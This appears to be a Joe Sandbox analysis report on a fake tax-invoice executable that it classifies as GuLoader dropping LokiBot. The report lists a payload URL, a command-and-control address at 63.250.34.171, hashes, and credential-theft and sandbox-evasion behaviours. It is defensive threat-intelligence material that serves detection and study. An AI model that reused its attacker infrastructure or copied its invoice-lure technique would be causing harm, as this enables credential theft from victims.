ID: 532411
Sample Name: NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe
Cookbook: default.jbs
Time: 08:31:13
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Overview 4
Memory Dumps 4
Sigma Overview 4
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
System Summary: 5
Data Obfuscation: 5
Malware Analysis System Evasion: 5
Anti Debugging: 5
Stealing of Sensitive Information: 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 6
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 7
Initial Sample 7
Dropped Files 7
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 8
Contacted Domains 8
Contacted URLs 8
URLs from Memory and Binaries 8
Contacted IPs 8
Public 8
General Information 8
Simulations 9
Behavior and APIs 9
Joe Sandbox View / Context 9
IPs 9
Domains 10
ASN 10
JA3 Fingerprints 10
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 13
Static PE Info 13
General 13
Entrypoint Preview 13
Rich Headers 13
Data Directories 13
Sections 13
Resources 14
Imports 14
Possible Origin 14
Network Behavior 14
Snort IDS Alerts 14
Network Port Distribution 14
TCP Packets 14
UDP Packets 15
DNS Queries 15
DNS Answers 15
HTTP Request Dependency Graph 15
HTTP Packets 15
HTTPS Proxied Packets 17
Code Manipulations 27
Statistics 27
Behavior 27
System Behavior 27

Analysis Process: NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe PID: 4128 Parent PID: 5788 27
General 27
File Activities 27
File Created 27
File Deleted 27
File Written 27
File Read 28
Analysis Process: Form_Pilleorms8.exe PID: 6560 Parent PID: 4128 28
General 28
Analysis Process: Form_Pilleorms8.exe PID: 7148 Parent PID: 6560 28
General 28
File Activities 28
File Created 28
File Deleted 28
File Moved 28
File Written 28
File Read 28
Disassembly 28
Code Analysis 29


Windows Analysis Report NTS_eTaxInvoice 1-12-2021#…

Overview


General Information

Sample Name:	NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe
Analysis ID:	532411
MD5:	9ff3b37069e0772..
SHA1:	ebaa34d6e69a4a..
SHA256:	18b734b7b7da57..
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Multi AV Scanner detection for doma…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to detect Any.run

Classification



Process Tree

- **System is w10x64**
- NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe (PID: 4128 cmdline: "C:\Users\user\Desktop\NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe" MD5: 9FF3B37069E0772AF03732B022C02789)
  - Form_Pilleorms8.exe (PID: 6560 cmdline: C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe MD5: 6196B71B6602AA420325B1124C64B20A)
    - Form_Pilleorms8.exe (PID: 7148 cmdline: C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe MD5: 6196B71B6602AA420325B1124C64B20A)
- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://drive.google.com/uc?export=downlf"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000000.787227598.000000000056 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000001.00000002.788404453.000000000816 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Initial sample is a PE file and has a suspicious name

Executable has a suspicious name (potential lure to open the executable)

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesd Insecur Networ Commu
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1	Virtualization/Sandbox Evasion 2 1 1	Input Capture 1	Security Software Discovery 3 1	Remote Desktop Protocol	Input Capture 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 2 1 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Application Layer Protocol 1 1 5	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 6	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

Behavior Graph




Screenshots

Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe	51%	Virustotal		Browse
NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe	54%	ReversingLabs	Win32.Trojan.Shelsy	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://63.250.34.171/tickets.php?id=156	9%	Virustotal		Browse
http://63.250.34.171/tickets.php?id=156	100%	Avira URL Cloud	malware	
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocaq	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
drive.google.com	142.250.203.110	true	false		high
googlehosted.l.googleusercontent.com	142.250.203.97	true	false		high
doc-0s-8g-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://doc-0s-8g-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/e3qi22h3f39crtgptlkpn346psio1vva/1638430350000/13431600623523591888/*/1vel8-ekCr0ivRl8u50SHCZNZh1tCa62N?e=download	false		high
http://63.250.34.171/tickets.php?id=156	true	• 9%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.203.97	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
63.250.34.171	unknown	United States		22612	NAMECHEAP-NETUS	true
142.250.203.110	drive.google.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532411
Start date:	02.12.2021
Start time:	08:31:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 29s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/4@2/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 100% (good quality ratio 97.1%) • Quality average: 84.4% • Quality standard deviation: 23.8%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
08:33:52	API Interceptor	1x Sleep call for process: Form_Pilleorms8.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.250.34.171	lzJWJgZhPc.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=277
	90888234001.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=539
	FedEx Shipping documents.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=552
	RFQ 001030112021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=277
	Anexo I e II do convite#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=156
	QfXk1qRIDN.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	P.I..xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Lkinv70923.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=550

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ODkVvBA5vb.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Product_Specification_Sheet.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=538
	loader2.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=550
	3MBqpjNC1q.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Ship particulars.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	DHL Receipt_AWB8114704847788.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=552
	HalkbankEkstre20211124073809405251,pdf.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=562
	Order EnquiryCRM0754000001965-pdf(109KB).exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=544

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	lzJWJgZhPc.exe	Get hash	malicious	Browse	• 63.250.34.171
	Poh Tiong Trading - products list.exe	Get hash	malicious	Browse	• 198.54.117.217
	SKM_C01112021.exe	Get hash	malicious	Browse	• 198.54.117.210
	90888234001.exe	Get hash	malicious	Browse	• 63.250.34.171
	TZAT0vss4p.exe	Get hash	malicious	Browse	• 162.213.251.105
	Orden econo-002064.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	DOC209272621615.PDF.exe	Get hash	malicious	Browse	• 198.54.117.211
	FedEx Shipping documents.exe	Get hash	malicious	Browse	• 63.250.34.171
	WMHighfield.html	Get hash	malicious	Browse	• 198.54.115.249
	quotation-linde-tunisia-plc-december-2021.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Gracehealthmi.org7X9YCEB6AI.htm	Get hash	malicious	Browse	• 162.0.232.224
	3F6uSD2qZXHmXb8.exe	Get hash	malicious	Browse	• 162.255.119.151
	OVER R RICHIESTA D'OFFERTA ITEM R206,pdf.exe	Get hash	malicious	Browse	• 63.250.38.71
	RFQ 001030112021#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171
	draft_inv dec21.exe	Get hash	malicious	Browse	• 185.61.153.97
	Overdue Invoice.exe	Get hash	malicious	Browse	• 198.54.117.215
	SOA.exe	Get hash	malicious	Browse	• 37.61.238.59
	Statement 12-01-2021.exe	Get hash	malicious	Browse	• 198.54.117.215
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 199.192.28.206
	77isbA5bpi.exe	Get hash	malicious	Browse	• 198.54.117.218

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	837375615376.dll	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	lzJWJgZhPc.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	#U0420R#U04223445FM.htm	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SMK_EFT_BILLPAY.html	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	GlobalfoundriesINV33-45776648.htm	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	koCttsCjGY.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	PaCJ39hC4R.xlsx	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	Chrome.Update.23af76.js	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	DHL Express shipment notification.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	Chrome.Update.23af76.js	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	Transferencia_29_11_2021 17.03.39.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	part-1500645108.xlsb	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	gXphSPTf52.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	VM845.html	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	Rl3M5OSf6P.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	#U0192#U0e25#U00a2_#U0192#U03b1#U0aee#U01ad#U00b5#U0ae8#U03b1_#U05e0jumozeK_Yim73678.vbs	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	DOC209272621615.PDF.exe	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	item-40567503.xlsb	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	ATT14851.html	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97
	AtlanticareINV25-67431254.htm	Get hash	malicious	Browse	• 142.250.203.110 • 142.250.203.97

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe

Process:	C:\Users\user\Desktop\NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	99217408
Entropy (8bit):	0.9332268185502526
Encrypted:	false
SSDEEP:	1536:DUDiSjEhPigvTZNu/JUWYrS8M2WQ5JYNg9A81a7+kDwTyDmgw5HuWT:DU3j0PDvTroUWY+SV5AFf25FT
MD5:	6196B71B6602AA420325B1124C64B20A
SHA1:	B6A72182D7D0F755A14541B4D2BCA13C19813D53
SHA-256:	6EA314C3EFFEAD199543501A9301F0F13CCB3A01D9BD7F67E4F6803144241571
SHA-512:	C0B47DCF76FD4B6074827BD41B19BB751E06BD5D3FF41FBB37B8A7F267FEF03A26B12704D5C026B684B48C6201854450B013D6AE5F94512A1D36D3DEF911D6C
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L...O..Y.....@..... .....@.....d...(.....3..... .. ..<.....text...X..... ..`.data.. .L.....@....rsrc....3.....@.....@..@..V.....MSVBVM60.DLL..... .....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe (copy)	
Process:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	99217408
Entropy (8bit):	0.9332268185502526
Encrypted:	false
SSDEEP:	
MD5:	6196B71B6602AA420325B1124C64B20A
SHA1:	B6A72182D7D0F755A14541B4D2BCA13C19813D53
SHA-256:	6EA314C3EFFEAD199543501A9301F0F13CCB3A01D9BD7F67E4F6803144241571
SHA-512:	C0B47DCF76FD4B6074827BD41B19BB751E06BD5D3FF41FBB37B8A7F267FEF03A26B12704D5C026B684B48C6201854450B013D6AE5F94512A1D36D3DEF911D6C
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L...O..Y.....@..... .....@.....d...(.....3..... .. ..<.....text...X..... ..`.data.. .L.....@....rsrc....3.....@.....@..@..V.....MSVBVM60.DLL..... .....

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\AppData\Local\Temp\Form_Pilleorms8.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	
MD5:	D898504A722BFF1524134C6AB6A5EAA5
SHA1:	E0FDC90C2CA2A0219C99D2758E68C18875A3E11E
SHA-256:	878F32F76B159494F5A39F9321616C6068CDB82E88DF89BCC739BBC1EA78E1F9
SHA-512:	26A4398BFFB0C0AEF9A6EC53CD3367A2D0ABF2F70097F711BBBF1E9E32FD9F1A72121691BB6A39EEB55D596EDD527934E541B4DEFB3B1426B1D1A6429804DC 61
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	4.73921520264868
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NTS_eTaxInvoice 1-12-2021#U00b7pdf.exe
File size:	190030
MD5:	9ff3b37069e0772af03732b022c02789
SHA1:	ebaa34d6e69a4a33ad40ac64791b5f6366b7be9c
SHA256:	18b734b7b7da572d6ae29aedc5d0105e6b0ad96ba6c9bc100710b147d53f1a3b
SHA512:	a7adfcd88ed04c03a93406eca63824eea8a71dd3471bde3e8217a1c184db064eff90c73a0036bfd36a908f45761454f0344166de6a8e07ee83b57588fffa6dee
SSDEEP:	1536:g/T2X/jN2vxZz0DTHUpou4ubWaClx+HkSC3WR6TFjSS01+POsdII4ScV:gbG7N2kDTHUpou4ubj4xUsFj0+mYIyg
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x16000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x4c000	0x11e0	0x1200	False	0.368489583333	data	4.48173978815	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-08:33:46.876918	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49810	80	192.168.2.4	63.250.34.171
12/02/21-08:33:46.876918	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49810	80	192.168.2.4	63.250.34.171
12/02/21-08:33:46.876918	TCP	2025381	ET TROJAN LokiBot Checkin	49810	80	192.168.2.4	63.250.34.171
12/02/21-08:33:46.876918	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49810	80	192.168.2.4	63.250.34.171
12/02/21-08:33:47.897662	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49810	63.250.34.171	192.168.2.4
12/02/21-08:33:50.606987	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49811	80	192.168.2.4	63.250.34.171
